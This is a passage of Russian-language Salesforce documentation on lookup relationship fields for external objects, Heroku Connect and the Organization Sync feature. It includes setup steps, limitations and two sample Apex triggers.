Непрямой поиск	Внешний	Стандартный Настраиваемый	Выбрать настраиваемое поле можно с помощью атрибутов «Внешний код» и «Уникальный».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Интегрированный поиск доступен в версиях: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** и **Developer Edition**

Поля взаимосвязи поиска для внешних объектов

Рекомендуем использовать взаимосвязь поиска, если внешние данные содержат столбец, определяющий связанные записи Salesforce по 18-значным кодам.

Поля взаимосвязи внешнего поиска для внешних объектов

Рекомендуем использовать взаимосвязь внешнего поиска, если родительский объект является внешним.

Поля взаимосвязи непрямого поиска для внешних объектов

Рекомендуем использовать взаимосвязь непрямого поиска, если внешние данные не содержат коды записей Salesforce.

СМ. ТАКЖЕ:

Создание настраиваемых полей

Изменение типа настраиваемого поля

Рекомендации по использованию взаимосвязей для Salesforce Connect: все адаптеры

Добавление источника данных Files Connect в глобальный поиск

Общие сведения о взаимосвязях объектов

Поля взаимосвязи поиска для внешних объектов

Рекомендуем использовать взаимосвязь поиска, если внешние данные содержат столбец, определяющий связанные записи Salesforce по 18-значным кодам.

Поле взаимосвязи поиска связывает дочерний стандартный, настраиваемый или внешний объект с родительским стандартным или настраиваемым объектом. Пользователь, редактирующий дочернюю запись, может щелкнуть значок поиска поля для выбора конкретной родительской записи, а пользователь, просматривающий родительскую запись, может просмотреть связанный список дочерних записей.

При создании поля взаимосвязи поиска для внешнего объекта заполните поле «Имя внешнего столбца», содержащее 18-значные коды Salesforce для определения родительских записей.

Пример:

- Запись организации (родительский стандартный объект) отображает связанный список внешних заказов на продажу SAP (дочерний внешний объект).
- Запись организации (родительский стандартный объект) отображает связанный список обращений по поддержке (дочерний стандартный объект).

СМ. ТАКЖЕ:

Взаимосвязи внешних объектов

Создание настраиваемых полей

Рекомендации по использованию взаимосвязей для Salesforce Connect: все адаптеры

Добавление источника данных Files Connect в глобальный поиск

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Интегрированный поиск доступен в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

Поля взаимосвязи внешнего поиска для внешних объектов

Рекомендуем использовать взаимосвязь внешнего поиска, если родительский объект является внешним.

Взаимосвязь внешнего поиска связывает дочерний стандартный, настраиваемый или внешний объект с родительским внешним объектом.

Значения стандартного поля «Внешний код» родительского внешнего объекта сопоставляются со значениями поля взаимосвязи внешнего поиска. При наличии дочернего внешнего объекта значения поля взаимосвязи внешнего поиска извлекаются из заданного поля «Имя внешнего столбца».

Пример:

- Внешний элемент каталога продуктов (родительский внешний объект) отображает связанный список обращений по поддержке (дочерний стандартный объект).
- Внешний клиент (родительский внешний объект) отображает связанный список внешних заказов (дочерний внешний объект).

Пример: Допустим, что при наличии межорганизационного адаптера для Salesforce Connect контакты и организации хранятся в организации поставщика. Чтобы просмотреть связанные контакты каждой организации из организации подписчика, создайте поле внешнего поиска для внешнего объекта «Контакт» организации подписчика. Свяжите данное поле внешнего поиска с внешним объектом «Организация» организации подписчика. Затем настройте макеты страниц для внешнего объекта «Организация» для добавления связанного списка, отображающего связанные записи внешнего объекта «Контакт».

Пример: Моментальный снимок ниже отображает страницу сведений о записи для внешнего объекта Business_Partner, содержащую два связанных списка дочерних объектов. Данный пример показывает, как взаимосвязи внешнего поиска и макеты страниц позволяют пользователям просматривать связанные данные внутри и за пределами организации Salesforce на одной странице.

- Стандартный объект «Организация» (1)
- Внешний объект «Sales_Order» (2)

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Интегрированный поиск доступен в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**



СМ. ТАКЖЕ:

- Взаимосвязи внешних объектов
- Создание настраиваемых полей
- Изменение типа настраиваемого поля
- Рекомендации по использованию взаимосвязей для Salesforce Connect: все адаптеры
- Добавление источника данных Files Connect в глобальный поиск

Поля взаимосвязи непрямого поиска для внешних объектов

Рекомендуем использовать взаимосвязь непрямого поиска, если внешние данные не содержат коды записей Salesforce.

Взаимосвязь непрямого поиска связывает дочерний внешний объект с родительским стандартным или настраиваемым объектом. При создании поля взаимосвязи непрямого поиска для внешнего объекта рекомендуем задать поля родительского и дочернего объектов для сопоставления друг с другом.

Например, выберите настраиваемое поле уникального внешнего кода родительского объекта для сопоставления с полем взаимосвязи непрямого поиска дочернего объекта, значения которого определяются заданным полем «Имя внешнего столбца».

Если внешняя система использует чувствительные к регистру значения в указанном поле «Имя внешнего столбца», убедитесь, что поле родительского объекта также чувствительно к регистру. При определении настраиваемого поля родительского объекта выберите пункты **«Внешний код»**, **«Уникальный»** и **«Рассматривать "АБВ" и "абв" как разные значения (чувствительность к регистру)»**.

Прим.: Только объекты, содержащие настраиваемое поле с атрибутами «Внешний код» и «Уникальное», доступны во взаимосвязях непрямого поиска в качестве родительских объектов. При отсутствии нужного объекта во время создания поля взаимосвязи непрямого поиска рекомендуем добавить настраиваемое поле уникального внешнего кода в данный объект.

Пример:

- Запись организации (родительский стандартный объект) отображает связанный список заказов на продажу SAP (дочерний внешний объект) с совпадающими кодами клиента, которые не являются кодами Salesforce.
- Запись контакта (родительский стандартный объект) отображает связанный список сообщений социальной сети (дочерний внешний объект) с совпадающими двойными указателями на социальные сети.

СМ. ТАКЖЕ:

- Взаимосвязи внешних объектов
- Создание настраиваемых полей
- Изменение типа настраиваемого поля
- Рекомендации по использованию взаимосвязей для Salesforce Connect: все адаптеры
- Добавление источника данных Files Connect в глобальный поиск

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Files Connect для облачных внешних источников данных доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Интегрированный поиск доступен в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

Синхронизация данных между системой Salesforce и приложением Heroku

Heroku Connect позволяет синхронизировать данные между Salesforce и Heroku Postgres.

Использование Heroku Connect позволяет разрабатывать приложения Heroku, взаимодействующие с данными Salesforce посредством избранного языка (например, Ruby, Node.js, Python, PHP, Java, Scala или Clojure) или веб-инфраструктуры (например, Rails, Django или Play). Дополнительную информацию см. на веб-сайте `Heroku Connect` и в документации `Heroku Connect` на веб-сайте Heroku Dev Center.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Синхронизация со второстепенной организацией Salesforce

Благодаря функции «Синхронизация организации», пользователи могут настраивать второстепенную синхронизированную организацию Salesforce, доступную пользователям во время простоя или обслуживания основной организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Синхронизация организации

Компания Salesforce понимает важность получения мгновенного доступа к данным — даже во время простоя и обслуживания. Благодаря функции «Синхронизация организации», пользователи могут настраивать второстепенную синхронизированную организацию Salesforce, позволяющую обрабатывать наиболее важные процессы и данные во время простоя или обслуживания основной организации.

Рекомендации по настройке функции «Синхронизация организации»

Прежде чем начать настройку функции «Синхронизация организации», просмотрите важную информацию ниже. Способ использования полей автонумерации, триггеров Apex, полей аудита и других функций Salesforce определяет способ обращения с текущим внедрением.

Настройка среды для функции «Синхронизация организации»

Администратор функции «Синхронизация организации» получает доступ к основной и второстепенной организациям Salesforce, каждой из которых предоставляются отдельные регистрационные данные администратора. Прежде чем добавить данные во второстепенную организацию, рекомендуем выполнить некоторые настройки и создать подключение репликации между двумя организациями.

Определение алгоритмов взаимодействия с пользователем функции «Синхронизация организации»

Просмотрите параметры и ограничения, обусловливающие перенаправление, параметры доступа и данные пользователей для функции «Синхронизация организации».

Публикация и подписка на объекты в функции «Синхронизация организации»

После связывания основной и второстепенной организаций посредством подключения для синхронизации организации рекомендуется выполнить процесс публикации и подписки, позволяющий применять вставки, обновления и удаления записей к обеим организациям.

Выполнение пакетной синхронизации

Пакетная синхронизация инициирует копирование любой новой записи опубликованного и подписанного типа объекта, обеспечивая доступность записи в обеих организациях. Пакетная синхронизация копирует записи в одном направлении, поэтому выполнение пакетной синхронизации в основной организации инициирует копирование новых записей во второстепенной организации.

Управление функцией «Синхронизация организации»

Контролируйте состояние среды для функции «Синхронизация организации».

Синхронизация организации

Компания Salesforce понимает важность получения мгновенного доступа к данным — даже во время простоя и обслуживания. Благодаря функции «Синхронизация организации», пользователи могут настраивать второстепенную синхронизированную организацию Salesforce, позволяющую обрабатывать наиболее важные процессы и данные во время простоя или обслуживания основной организации.

Функция «Синхронизация организации» предоставляет пользователям компаний непрерывный доступ к системе Salesforce. Например, сотрудники круглосуточного центра обработки вызовов могут беспрепятственно продолжать обслуживание клиентов во время технического обслуживания.

Функция «Синхронизация организации» использует инфраструктуру функции Salesforce to Salesforce, позволяющей клиентам обмениваться записями с другими компаниями, которые также используют систему Salesforce. Чтобы настроить функцию «Синхронизация организации», администратор Salesforce настраивает второстепенную организацию Salesforce, содержащую совпадающие метаданные, и создает подключение репликации данных между основной и второстепенной организациями. Администратор определяет типы данных, которые могут копироваться во второстепенную организацию, путем соотнесения важных объектов и полей со второстепенной организацией посредством процесса публикации и подписки. Затем записи копируются во второстепенную организацию, обеспечивая их синхронизацию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки подключения репликации:

- Управление подключениями

При профилактическом обслуживании основной организации пользователи перенаправляются во второстепенную организацию до завершения выполняемого обслуживания. Все действия (например, создание обращения, удаление вложения и т. д.), выполняемые пользователями в одной организации, автоматически применяются к другой организации. При необходимости администратор может также перенаправить пользователей по своему усмотрению для обновления основной организации.

СМ. ТАКЖЕ:

Рекомендации по настройке функции «Синхронизация организации»

Какие объекты могут быть опубликованы?

Рекомендации по настройке функции «Синхронизация организации»

Прежде чем начать настройку функции «Синхронизация организации», просмотрите важную информацию ниже. Способ использования полей автонумерации, триггеров Apex, полей аудита и других функций Salesforce определяет способ обращения с текущим внедрением.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ограничения синхронизации организации

Узнайте об ограничениях в синхронизации организации.

Синхронизация лент и полей аудита

Синхронизация лент и полей аудита для подключенных записей позволяет пользователям, работающим во второстепенной организации, быстро открывать журнал записи.

Настройка триггеров

Триггеры Apex, используемые основной организацией Salesforce, не подлежат автоматическому копированию во второстепенную организацию при использовании функции «Синхронизация организации». Данный алгоритм препятствует наличию активного триггера в обеих организациях. При необходимости настройте триггеры основной организации в соответствии с требованиями обеих организаций.

Настройка полей автонумерации

Функция «Синхронизация организации» не поддерживает синхронизацию полей, использующих автоматически создаваемые номера (например, номера обращений). При необходимости разработайте временное решение, обеспечивающее согласованность пользовательских данных между основной и второстепенной организациями.

Выбор способа синхронизации

Функция «Синхронизация организации», предназначенная для прямой двусторонней синхронизации между основной и второстепенной организациями, также поддерживает одностороннюю синхронизацию. Прежде чем начать процесс публикации и подписки, определите наиболее оптимальный способ синхронизации.

Ограничения синхронизации организации

Узнайте об ограничениях в синхронизации организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Организационные ограничения

- Использование функции «Синхронизация организации» доступно только после приобретения второстепенной организации Salesforce и соответствующих лицензий пользователя.
- Основная и второстепенная организации должны использовать один тип организации (например, производственная или безопасная среда) и одинаковую версию.
- Во избежание несогласованного поведения обе организации должны применять одинаковые ограничения и параметры. При изменении ограничений для основной организации обратитесь в компанию Salesforce для внесения аналогичных изменений во второстепенную организацию.
- Во избежание ошибок копий рекомендуется отменить функцию управления повторами во второстепенных организациях.
- Функция «Синхронизация организации» поддерживает две организации, но может быть настроена для использования множеством организаций.

Неподдерживаемые поля

- Поля автонумерации не синхронизируются, но можно внедрить временное решение. Для получения более подробных сведений см. раздел «Настройка полей автонумерации».
- Если вы подключили опцию синхронизации лент и полей аудита, то поля аудита не будут отображаться в списке публикуемых полей, так как они синхронизируются автоматически. Поля аудита синхронизируются, только если запись копируется с одной организации другой (например, во время пакетной синхронизации). Если поля аудита обновляются синхронной записью, такое обновление не переносится в связанную организацию.
- Поля типа «Область обогащенного текста» не синхронизируются.
- Поля формулы и поля сводного резюмирования недоступны для публикации, так как их значения определяются значениями других полей. В качестве временного решения опубликуйте поля ввода для поля формулы или поля сводного резюмирования. Затем создайте идентичное поле формулы или поле сводного резюмирования во второстепенной организации, ссылающейся на данные поля ввода для вычисления его значения.
- Поля поиска неопубликованных объектов не публикуются автоматически, т.к. публикация таких полей может привести к ошибкам синхронизации. Например, если поле объекта типа «Контакт» содержит поиск организаций, а объект типа «Организация» еще не опубликован, то такое поле можно опубликовать только вручную.
- Поля с выносками, такие как поля геолокации, не синхронизируются.

Неподдерживаемые объекты и функции

- Функция «Синхронизация организации» позволяет публиковать только определенные объекты. Список см. в разделе «Какие объекты могут быть опубликованы?».
- Определенные типы метаданных не поддерживаются. Список см. в разделе «Какие типы метаданных синхронизируются?».
- Поддерживаемые метаданные синхронизируются только в одном направлении от основной организации к второстепенной.
- LiveAgent, Salesforce Knowledge, порталы и сообщества не поддерживаются.
- Управляемые пакеты не подлежат синхронизации. При необходимости установите пакет в обеих организациях для обеспечения согласованности пользовательских данных.
- Файлы Chatter размером свыше 2 ГБ не синхронизируются.
- Темы, группы Chatter и т. п. не синхронизируются.
- В синхронных сообщениях Chatter упоминания пользователей не могут служить активными ссылками.
- Версии файлов Chatter не поддерживаются.

Автоматизация и структура данных

- Многоуровневые поиски, в которых больше одного уровня, синхронизируются только во время пакетной синхронизации.
- Триггеры, процессы и бизнес-правила Apex не копируются с одной организации для другой, т. к. двойная автоматизация может привести к зацикливанию обновлений или ошибок. Может потребоваться адаптировать имеющиеся триггеры, процессы и бизнес-правила к второстепенной организации.

Ограничения синхронизации

- Пользователи синхронизируются только в одном направлении от основной организации к второстепенной. Дополнительную информацию см. в разделе «Управление пользовательскими данными в функции "Синхронизация организации"».
- Пакетная синхронизация может копировать только записи, созданные последними или измененные не более чем *за один год* до даты пакетной синхронизации.

- Если второстепенная организация содержала записи до установления связи между двумя организациями, то такие исходные записи во второстепенной организации не подключаются автоматически к совпадающим записям в основной организации. В такой ситуации объекты пакетной синхронизации, уже имеющиеся в обеих организациях, приведут к дублированию предупреждений, если активна функция управления повторами.
- Salesforce не рекомендует использовать двустороннюю синхронизацию для некоторых объектов и полей, а одностороннюю синхронизацию для остальных.

Синхронизация лент и полей аудита

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Синхронизация лент и полей аудита для подключенных записей позволяет пользователям, работающим во второстепенной организации, быстро открывать журнал записи.

Записи и сообщения ленты в системе Salesforce содержат четыре поля аудита.

- `CreatedBy`
- `CreatedDate`
- `LastModifiedBy`
- `LastModifiedDate`

Если вы согласны на синхронизацию полей аудита, учтите, что такие поля синхронизируются, только когда запись копируется с одной организации для другой (например, во время пакетной синхронизации). Если поля аудита обновляются синхронной записью, такое обновление не переносится в связанную организацию. Рекомендуется синхронизировать поля аудита, чтобы в максимально возможной степени согласовать данные между собой.

Чтобы синхронизировать ленты и поля аудита, выберите параметр «Синхронизировать ленты и поля аудита» при отправке приглашения на подключение. В случае двусторонней синхронизации выбор этого параметра выполнит синхронизацию полей аудита в обоих направлениях. Можно также изменить этот параметр на странице подробных сведений о подключении для функции «Синхронизация организации».

Важное замечание:

- При отсутствии флажка «Синхронизировать ленты и поля аудита» во время отправки приглашения на подключение администратор Salesforce должен включить в организации полномочие для создания полей аудита. Чтобы включить этот параметр, введите строку **«Пользовательский интерфейс»** в поле «Быстрый поиск» в меню «Настройка» и щелкните **«Пользовательский интерфейс»**. Затем установите флажок «Включить полномочия пользователя "Настройка полей аудита при создании записи" и "Обновление записей, имеющих неактивных ответственных"».
- Включение этого параметра пользовательского интерфейса также позволяет пользователям вручную редактировать поля аудита в системе Salesforce. Если организация не поддерживает редактирование полей аудита вручную, то синхронизация лент и полей аудита при синхронизации организации невозможна. При необходимости настройте функцию отслеживания ленты для записей во второстепенной организации. На данной ленте отображаются только обновления, выполненные во второстепенной организации.

Настройка триггеров

Триггеры Apex, используемые основной организацией Salesforce, не подлежат автоматическому копированию во второстепенную организацию при использовании функции «Синхронизация организации». Данный алгоритм препятствует наличию активного триггера в обеих организациях. При необходимости настройте триггеры основной организации в соответствии с требованиями обеих организаций.

Чтобы настроить текущие триггеры для функции «Синхронизация организации», воспользуйтесь полями «Тип подключения» и «Роль репликации». Эти поля отображаются в столбцах на странице «Подключения». Поле «Тип подключения» определяет подключение как стандартное или подключение репликации (синхронизация организации), а поле «Роль репликации» определяет организацию как основную или второстепенную.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Все триггеры должны быть настроены перед процессом публикации и подписки. Рекомендуем определить алгоритмы триггеров, которые должны использоваться во второстепенной организации. Ниже перечислены некоторые возможные случаи.

- Чтобы применить текущий триггер к обеим организациям, настройте аналогичный триггер во второстепенной организации.
- Чтобы применить текущий триггер только к основной организации, оставьте нужный триггер без изменений.
- Чтобы применить разные алгоритмы в каждой организации, настройте триггер, ссылающийся на обе организации.

Пример: Триггер ниже заменяет описания всех обращений строкой «Case in Primary» в основной организации и строкой «Case in Secondary» во второстепенной организации.

```
trigger CaseTrigger_UpdateDesc on Case (before insert, before update) {
  boolean isPrimary = true;
  for (PartnerNetworkConnection conn : [select ReplicationRole from
PartnerNetworkConnection where ConnectionType = 'Replication' and ConnectionStatus =
'Accepted']) {
    if (conn.ReplicationRole == 'Secondary') {
      isPrimary = false;
    }
  }

  for (Case c : Trigger.new) {
    if (isPrimary) {
      c.Description = 'Case in Primary';
    } else {
      c.Description = 'Case in Secondary';
    }
  }
}
```

Настройка полей автонумерации

Функция «Синхронизация организации» не поддерживает синхронизацию полей, использующих автоматически создаваемые номера (например, номера обращений). При необходимости разработайте временное решение, обеспечивающее согласованность пользовательских данных между основной и второстепенной организациями.

При копирования обращения из основной организации во второстепенную система Salesforce обрабатывает обращение как новое и назначает новый номер. Тем не менее, пользователи могут создавать конфигурацию настраиваемого поля, позволяющую обеим организациям отображать одинаковые идентификационные номера обращений. Данный алгоритм позволяет агентам службы поддержки быстро находить нужные обращения по номерам, независимо от текущей организации. Пример ниже касается поля «Номер обращения», однако, аналогичные действия могут быть выполнены для любого поля Salesforce, использующего автоматически создаваемые номера.

Важное замечание: Если компания уже использует настраиваемое поле, отображающее номера обращений, то данные действия могут быть пропущены.

Чтобы настроить номера обращений для функции «Синхронизация организации», выполните указанные ниже действия.

1. Откройте основную организацию и создайте настраиваемое текстовое поле по имени «Номер обращения [Компания]».
2. Обновите макет страницы обращений.
   a. Добавьте созданное настраиваемое поле номера обращения.
   b. Удалите или скройте поле создаваемого системой номера обращения.
3. Примените триггер, копирующий создаваемый системой номер обращения в настраиваемое поле номера обращения, но выполняемый только для текущих или новых обращений (не копированных). Данный триггер препятствует копированию ложного номера обращения, назначенного во время репликации, в настраиваемое поле номера обращения. Воспользуйтесь триггером ниже.

```
trigger UpdateCaseNumber on Case (after insert) {
  List<Case> cases = new List<Case>();
  for (Case c : Trigger.new) {
    if (c.CustomCaseNumber__c == null) {
      Case caseToUpdate = new Case(Id=c.Id);
      caseToUpdate.CustomCaseNumber__c = c.CaseNumber;
      cases.add(caseToUpdate);
    }
  }
  database.update(cases);
}
```

4. Повторите предыдущие действия во второстепенной организации.
5. Откройте второстепенную организацию и настройте параметр отображения, позволяющий начинать автоматически назначаемые номера обращений со значения «2-». Данный алгоритм гарантирует уникальность номеров обращений, назначаемых системой. Чтобы изменить данный параметр, выполните указанные ниже действия.
   a. Откройте параметры управления объектом для обращения и перейдите в область полей.
   b. Щелкните ссылку **«Правка»** напротив поля «Номер обращения».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления полей в опубликованный объект:
- Управление подключениями

Для создания или изменения настраиваемых полей:
- Настройка приложения

Для создания, редактирования и удаления макетов страниц:
- Настройка приложения

c. Заполните поле «Формат отображения» следующим текстом: **2-{00000000}**.

d. Нажмите кнопку **«Сохранить»**.

Прим.: Рекомендуем выполнить данные действия перед публикацией и подпиской на объекты и поля. Таким образом, публикация и подписка на созданное настраиваемое поле и другие важные объекты или поля могут быть выполнены одновременно. Если процесс публикации и подписки уже выполнен, то настраиваемое поле номера обращения может отображаться обеими организациями только после его публикации и подписки.

Выбор способа синхронизации

Функция «Синхронизация организации», предназначенная для прямой двусторонней синхронизации между основной и второстепенной организациями, также поддерживает одностороннюю синхронизацию. Прежде чем начать процесс публикации и подписки, определите наиболее оптимальный способ синхронизации.

Рекомендуем использовать двустороннюю синхронизацию для предоставления пользователям возможности синхронизации внесенных изменений между основной и второстепенной организациями. Рекомендуем использовать одностороннюю синхронизацию для обычного обновления второстепенной организации данными из основной организации. Данная таблица содержит сведения о каждом способе синхронизации.

Важное замечание: Salesforce не рекомендует использовать двустороннюю синхронизацию для некоторых объектов и полей, а одностороннюю синхронизацию для остальных. Кроме того, функция «Синхронизация организации» поддерживает две организации, но может быть настроена для использования множеством организаций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сведения	Двусторонняя синхронизация (стандартная)	Односторонняя синхронизация
Принцип работы	Публикация объектов и полей выполняется из основной организации, а подписка — из второстепенной организации. Затем аналогичный процесс публикации и подписки повторяется в обратном направлении (из второстепенной организации в основную). Затем записи опубликованного типа объекта копируются во второстепенную организацию. Обновления, внесенные в синхронизированные записи любой организации, автоматически применяются к другой организации. Обновлениями считаются создание, обновление, удаление и восстановление записей.	Публикация объектов и полей выполняется из основной организации, а подписка — из второстепенной организации. Затем записи опубликованного типа объекта копируются во второстепенную организацию. Обновления, внесенные в синхронизированные записи основной организации, автоматически применяются к второстепенной организации (но не наоборот). Таким образом, второстепенная организация используется в качестве опоры во время недоступности основной организации.
Рекомендации	• Ввиду переноса обновлений из второстепенной организации в основную, рекомендуем учитывать поля поиска при настройке функции «Синхронизация организации» во избежание перезаписи	• При внесении обновлений во второстепенную организацию пользователь должен повторить данные обновления в основной организации. • Восстановление синхронизированной записи из второстепенной организации инициирует

Сведения	Двусторонняя синхронизация (стандартная)	Односторонняя синхронизация
	данных из основной организации данными из второстепенной организации. • Триггеры, бизнес-правила и код Apex, используемые основной организацией, могут требовать изменения или выключения во второстепенной организации во избежание циклов данных.	удаление ее подключения к основной организации. Чтобы восстановить подключение, рекомендуем перенаправить запись вручную из основной организации во второстепенную. • Триггеры, бизнес-правила и код Apex, используемые основной организацией, могут также применяться во второстепенной организации при условии публикации и подписки на зависимые объекты.

Настройка среды для функции «Синхронизация организации»

Администратор функции «Синхронизация организации» получает доступ к основной и второстепенной организациям Salesforce, каждой из которых предоставляются отдельные регистрационные данные администратора. Прежде чем добавить данные во второстепенную организацию, рекомендуем выполнить некоторые настройки и создать подключение репликации между двумя организациями.

Важное замечание: Как правило, обозреватели кэшируют регистрационные данные Salesforce, препятствуя одновременному входу в две разные организации Salesforce посредством одного обозревателя. Рекомендуем использовать два обозревателя. Выберите по одному обозревателю для каждой организации. Например, обозреватель Google Chrome© для доступа к основной организации, а обозреватель Mozilla Firefox© для доступа к второстепенной организации.

1. Включение функции Salesforce to Salesforce

   Рекомендуем включить функцию Salesforce to Salesforce для основной и второстепенной организаций ввиду использования ее инфраструктуры в функции «Синхронизация организации». После этого добавьте вкладку «Подключения», чтобы иметь возможность управлять подключением.

2. Дублирование метаданных

   Функция «Синхронизация организации» не позволяет синхронизировать некоторые метаданные. Чтобы гарантировать правильную синхронизацию данных между двумя организациями, рекомендуем настроить и обработать метаданные во второстепенной организации.

3. Создание контакта подключения

   Чтобы настроить подключение для функции «Синхронизация организации», необходимо назначить самого себя в качестве контакта подключения для второстепенной организации. Данный алгоритм позволяет получать сообщения эл. почты относительно второстепенной организации, а также без труда администрировать обе организации.

4. Подключение организаций

   После настройки основной и второстепенной организаций для функции «Синхронизация организации» нужно настроить подключение между данными организациями. Данное подключение позволяет обновлять поток между организациями.

5. Просмотр страницы сведений о подключении: пошаговое руководство

   Просмотрите страницу сведений о подключении, которая является центром подключения «Синхронизация организации». Ознакомьтесь с методами контроля подключения и обновления параметров.

Включение функции Salesforce to Salesforce

Рекомендуем включить функцию Salesforce to Salesforce для основной и второстепенной организаций ввиду использования ее инфраструктуры в функции «Синхронизация организации». После этого добавьте вкладку «Подключения», чтобы иметь возможность управлять подключением.

Выполните указанные ниже действия в основной и второстепенной организациях.

1. Включите функцию Salesforce to Salesforce.
   a. Введите строку «*Параметры* `Salesforce to Salesforce`» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Salesforce to Salesforce»**.
   b. Нажмите кнопку **«Правка»** на странице «Настройка функции Salesforce to Salesforce».
   c. Установите флажок **«Включить»**.
   d. Нажмите кнопку **«Сохранить»**.
2. Добавьте вкладку «Подключения» в пользовательский интерфейс.
   a. Щелкните значок «+» справа от текущих вкладок. При этом откроется страница «Все вкладки».
   b. Нажмите кнопку **«Настройка моих вкладок»**.
   c. Чтобы переместить вкладку «Подключения» из списка «Доступные вкладки» в список «Выбранные вкладки», воспользуйтесь кнопкой **«Добавить»**. Чтобы изменить порядок отображения вкладок, воспользуйтесь кнопками **«Вверх»** и **«Вниз»**.
   d. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать подключение для репликации между двумя организациями Salesforce, выполните следующие действия.

- Управление подключениями

Дублирование метаданных

